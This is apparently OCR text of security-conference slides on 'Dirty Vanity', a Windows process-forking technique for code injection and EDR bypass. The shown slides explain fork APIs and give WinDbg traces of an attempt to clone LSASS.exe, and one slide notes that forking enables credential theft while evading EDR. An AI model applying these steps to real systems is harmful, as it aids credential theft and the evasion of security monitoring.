Dirty Vanity:

A New Approach to Code injection & EDR bypass

Eliran Nissan

whoami

@eliran_nissan

Security Researcher @ Deep Instinct


- Background
  - Forensics
  - Research (Offense / Defense)
- Likes
  - Solving security issues
  - Windows internals
- Doesn’t like
  - Cyber crime
  - Lactose

Session Overview

The goal of this session is to showcase “Dirty Vanity” - a new injection technique.

It abuses process forking, a lesser-known mechanism to exist in windows.

But first, we shall lay some foundations



Agenda

- **Forking Background**
- **Forking In Windows**
- Forking Internals
- Dirty Vanity (and some more internals)
- Demo
- Summary & Takeaways


Forking Background

Forking the act of creating a new process from the calling process.

It originates from the Unix system calls of process creation – fork & exec


The result (child) is an exact copy of the fork caller (parent), except the fork's return code.

```
int main(){
    int returnCode = fork();
    if (returnCode == 0){// child code here
        exec("/bin/bash");
    }
    else{// parent code here
    }
}
```



Origins: The Windows Fork

Windows doesn't make use of fork & exec for process creation. However, it did support it with the legacy **POSIX subsystem**. Included in it is **psxdll.dll**, which exports basic UNIX API, Among them:




Ntdll export

Forking In Windows

Process Reflection

Its goal: allowing analysis on process that should constantly provide service




Forking In Windows

Process Reflection

Its goal: allowing analysis on process that should constantly provide service

how: forking the said process remotely & analyzing the fork

Windows Diagnostic Infrastructure (WDI) makes use of reflection processes



Forking In Windows

Process Snapshotting

From MSDN

> ## Purpose
>
> Process snapshotting enables you to capture process state, in part or whole. It is similar to the Tool Help API, but with one important advantage: it can efficiently capture the virtual address contents of a process using the Windows internal POSIX fork clone capability.

`PssCaptureSnapshot` invokes it

Credential Defense 101


Credential theft via Forking

Reflection & Snapshotting allows us to preform **credential theft** while evading EDR


Agenda

- Forking Background
- Forking In Windows
- **Forking Internals**
- Dirty Vanity (and some more internals)
- Demo
- Summary & Takeaways

Self Fork API



Remote Fork API



Self Fork API

```
NTSTATUS RtlCloneUserProcess(
    ULONG ProcessFlags,
    PSECURITY_DESCRIPTOR ProcessSecurityDescriptor,
    PSECURITY_DESCRIPTOR ThreadSecurityDescriptor,
    HANDLE DebugPort,
    PRTL_USER_PROCESS_INFORMATION ProcessInformation);
```

Local Fork

Self Fork API

```
NTSTATUS RtlCloneUserProcess(…)
{
    // acquiring locks & setting up flag data
    [snip]
    NTSTATUS returnCode = RtlpCreateUserProcess(…) // Warps NtCreateUserProcess
    if (returnCode == 297){
        // RTL_CLONE_CHILD == 297 -> child handling
    }
    else{
        // parent handling
    }
    return returnCode
}
```

Self Fork API

```
NTSTATUS   NtCreateUserProcess(
    PHANDLE ProcessHandle,
    PHANDLE ThreadHandle,
    ACCESS_MASK ProcessDesiredAccess,
    ACCESS_MASK ThreadDesiredAccess,
    POBJECT_ATTRIBUTES ProcessObjectAttributes,
    POBJECT_ATTRIBUTES ThreadObjectAttributes,
    ULONG ProcessFlags,
    ULONG ThreadFlags,
    PVOID ProcessParameters,
    PPS_CREATE_INFO CreateInfo,
    PPS_ATTRIBUTE_LIST AttributeList);
```

Self Fork API

```
// Add a parent handle in attribute list
PPS_ATTRIBUTE_LIST attributeList;
PPS_ATTRIBUTE attribute;
// snip
attribute = &attributeList->Attributes[0];
attribute->Attribute = PS_ATTRIBUTE_PARENT_PROCESS;
attribute->Size = sizeof(HANDLE);
attribute->ValuePtr = GetCurrentProcess();
NTSTATUS status = NtCreateUserProcess(…, attributeList)
```


Checking for Remote Forking

```
// Add a parent handle in attribute list
PPS_ATTRIBUTE_LIST attributeList;
PPS_ATTRIBUTE attribute;
// snip
attribute = &attributeList->Attributes[0];
attribute->Attribute = PS_ATTRIBUTE_PARENT_PROCESS;
attribute->Size = sizeof(HANDLE);
attribute->ValuePtr = GetSomeRemoteProcessHandle(); // is this possible?
NTSTATUS status = NtCreateUserProcess(…, attributeList)
```

Checking for Remote Forking

I Created **Forker.exe**, that uses `NtCreateUserProcess` to clone **LSASS.exe**

```
NTSTATUS status = NtCreateUserProcess(…, attributestWithLSASSParent)
```



STATUS_INVALID_PARAMETER == 0xC000000D

Let's dig down in WinDbg

Checking for Remote Forking

```
0: kd> bp /p ffff9984`85666080 nt!NtCreateUserProcess
0: kd> g
Breakpoint 1 hit
nt!NtCreateUserProcess:
fffff803`0c2149a0 4055            push    rbp
0: kd> k
 # Child-SP          RetAddr               Call Site
00 ffff9108`92b77448 fffff803`0c008cb5     nt!NtCreateUserProcess
01 ffff9108`92b77450 00007fff`eee4e664     nt!KiSystemServiceCopyEnd+0x25
02 000000b6`b739f348 00007ff6`61a4f56b     ntdll!NtCreateUserProcess+0x14
03 000000b6`b739f350 00000000`00000000     0x00007ff6`61a4f56b
```

Checking for Remote Forking

```
0: kd> par 0007fff`eee4e664
rax=fffff8030c2149a0 rbx=ffff99848577b080 rcx=000000074d4ff4e8
nt!NtCreateUserProcess+0x3:
fffff803`0c2149a3 56              push    rsi
[snip]
rax=0000000c000000d rbx=ffff99848577b080 rcx=c8a1b02a6c5c0000
nt!NtCreateUserProcess+0xfdd:
fffff803`0c21597d c3              ret
```

Checking for Remote Forking

```
Search "c000000d" (38 hits in 1 file of 1 searched)
  C:\Projects\DirtyVanity\traceNtCreateUserProcess.txt (38 hits)
    Line 1762: fffff803`0c21590b be0d0000c0      mov     esi,0C000000Dh
    Line 1764: rdx=ffffd38416257432 rsi=00000000c000000d rdi=0000000000000000
    Line 1774: rdx=ffffd38416257432 rsi=00000000c000000d rdi=0000000000000000
    Line 1784: rdx=ffffd38416257432 rsi=00000000c000000d rdi=0000000000000000
    Line 1794: rdx=ffffd38416257432 rsi=00000000c000000d rdi=0000000000000000
    Line 1804: rdx=ffffd38416257432 rsi=00000000c000000d rdi=0000000000000000
    Line 1814: rdx=ffffd38416257432 rsi=00000000c000000d rdi=0000000000000000
    Line 1824: rdx=0000000072437350 rsi=00000000c000000d rdi=0000000000000000
    Line 1834: rdx=0000000072437350 rsi=00000000c000000d rdi=0000000000000000
    Line 1844: rdx=0000000072437350 rsi=00000000c000000d rdi=0000000000000000
    Line 1854: rdx=0000000072437350 rsi=00000000c000000d rdi=0000000000000000
    Line 1864: rdx=0000000072437350 rsi=00000000c000000d rdi=0000000000000000
    Line 1874: rdx=0000000072437350 rsi=00000000c000000d rdi=0000000000000000
    Line 1883: rax=00000000c000000d rbx=000000008577b000 rcx=0000000000000000
    Line 1884: rdx=0000000072437350 rsi=00000000c000000d rdi=0000000000000000
    Line 1893: rax=00000000c000000d rbx=000000008577b000 rcx=0000000000000000
```

Checking for Remote Forking

```
fffff803`0c21528f 488b4d40        mov     rcx,qword ptr [rbp+40h]
fffff803`0c215293 4c3be9          cmp     r13,rcx
fffff803`0c215296 0f856f060000    jne       fffff803`0c21590b
fffff803`0c21590b be0d0000c0      mov     esi,0C000000Dh


rcx=ffff998485666080, r13=ffff9984849b2340 //value gotten from trace


0: kd> dt _eprocess ffff9984849b2340 ImageFileName
ntdll!_EPROCESS
   +0x5a8 ImageFileName : [15]  "lsass.exe"
0: kd> dt _eprocess ffff998485666080 ImageFileName
ntdll!_EPROCESS
   +0x5a8 ImageFileName : [15]  "Forker.exe"
```

Self Fork API

```
NTSTATUS   NtCreateUserProcess(
    PHANDLE ProcessHandle,
    PHANDLE ThreadHandle,
    ACCESS_MASK ProcessDesiredAccess,
    ACCESS_MASK ThreadDesiredAccess,
    POBJECT_ATTRIBUTES ProcessObjectAttributes,
    POBJECT_ATTRIBUTES ThreadObjectAttributes,
    ULONG ProcessFlags,
    ULONG ThreadFlags,
    PVOID ProcessParameters,
    PPS_CREATE_INFO CreateInfo,
    PPS_ATTRIBUTE_LIST AttributeList);
```

Remote Fork API

```
DWORD PssCaptureSnapshot(
    HANDLE ProcessHandle,
    PSS_CAPTURE_FLAGS CaptureFlags,
    DWORD ThreadContextFlags,
    HPSS *SnapshotHandle);
```


```
Kernel32!PssCaptureSnapshot →
    ntdll!PssNtCaptureSnapshot →
        ntdll!NtCreateProcessEx
```

Remote Fork API

```
NTSTATUS  NtCreateProcessEx(
    PHANDLE ProcessHandle,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    HANDLE ParentProcess,
    ULONG Flags,
    HANDLE SectionHandle,
    HANDLE DebugPort,
    HANDLE ExceptionPort,
    BOOLEAN InJob);
```

```
NTSTATUS  NtCreateProcess(
    PHANDLE ProcessHandle,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    HANDLE ParentProcess,
    BOOLEAN InheritObjectTable,
    HANDLE SectionHandle,
    HANDLE DebugPort,
    HANDLE ExceptionPort);
```

